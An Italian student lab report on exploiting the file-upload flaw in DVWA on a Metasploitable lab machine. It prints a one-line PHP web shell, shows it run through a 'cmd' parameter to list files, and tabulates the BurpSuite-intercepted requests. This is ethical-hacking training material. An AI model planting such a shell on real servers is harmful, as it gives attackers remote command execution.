

Laboratorio epicode

S6_L1


Traccia:

Configurate il vostro laboratorio virtuale in modo tale che la macchina Metasploitable sia raggiungibile dalla macchina Kali Linux. Assicuratevi che ci sia comunicazione tra le due macchine.

Lo scopo dell'esercizio di oggi è sfruttare la vulnerabilità di «file upload» presente sulla DVWA per prendere controllo della macchina ed eseguire dei comandi da remoto tramite una shell in PHP.


Inoltre, per familiarizzare sempre di più con gli strumenti utilizzati dagli Hacker Etici, vi chiediamo di intercettare ed analizzare ogni richiesta verso la DVWA con BurpSuite.

1. Abbiamo scritto semplicemente un codice in php di prova da inserire nell'Upload della DVWA




```
~/Desktop/prova1/shell.php
File Edit Search View Document Help
1 <?php system ($_REQUEST["cmd"]); ?>
2
```


2. Abbiamo caricato questo codice nell'Upload con successo



Ovviamente connettendoci al path ci dà errore




Diversamente, aggiungendo il parametro cmd=ls nella GET, l'applicazione risponde facendoci vedere la lista dei files




3. Nel frattempo, con l'intercettazione attiva di BurpSuite, abbiamo osservato i vari passaggi, i primi con richiesta GET, in seconda battuta al momento del login e del caricamento del file con una richiesta POST

RICHIESTA GET



RICHIESTA POST



4. Elenco dei vari passaggi ordinati per tipo di richiesta

Filter settings: Hiding CSS, image and general binary content

| # | Host | Method | URL | Para... | Edited | Status code | Length | MIME type | Extension |
|----|-----------------------|--------|---|---------|--------|-------------|--------|-----------|-----------|
| 5 | http://192.168.50.101 | POST | /dwa/login.php | ✓ | | 302 | 354 | HTML | php |
| 8 | http://192.168.50.101 | POST | /dwa/security.php | ✓ | | 302 | 389 | HTML | php |
| 11 | http://192.168.50.101 | POST | /dwa/vulnerabilities/upload/ | ✓ | | 200 | 4891 | HTML | |
| 13 | http://192.168.50.101 | GET | /dwa/hackable/uploads/shell.php?cmd=... | ✓ | | 200 | 232 | text | php |
| 1 | http://192.168.50.101 | GET | / | | | 200 | 1086 | HTML | |
| 2 | http://192.168.50.101 | GET | /favicon.ico | | | 404 | 479 | HTML | ico |
| 3 | http://192.168.50.101 | GET | /dwa/ | | | 302 | 445 | HTML | |
| 4 | http://192.168.50.101 | GET | /dwa/login.php | | | 200 | 1599 | HTML | php |
| 6 | http://192.168.50.101 | GET | /dwa/index.php | | | 200 | 4895 | HTML | php |
| 7 | http://192.168.50.101 | GET | /dwa/security.php | | | 200 | 4416 | HTML | php |
| 9 | http://192.168.50.101 | GET | /dwa/security.php | | | 200 | 4497 | HTML | php |
| 10 | http://192.168.50.101 | GET | /dwa/vulnerabilities/upload/ | | | 200 | 4826 | HTML | |
| 12 | http://192.168.50.101 | GET | /dwa/hackable/uploads/shell.php | | | 200 | 382 | HTML | php |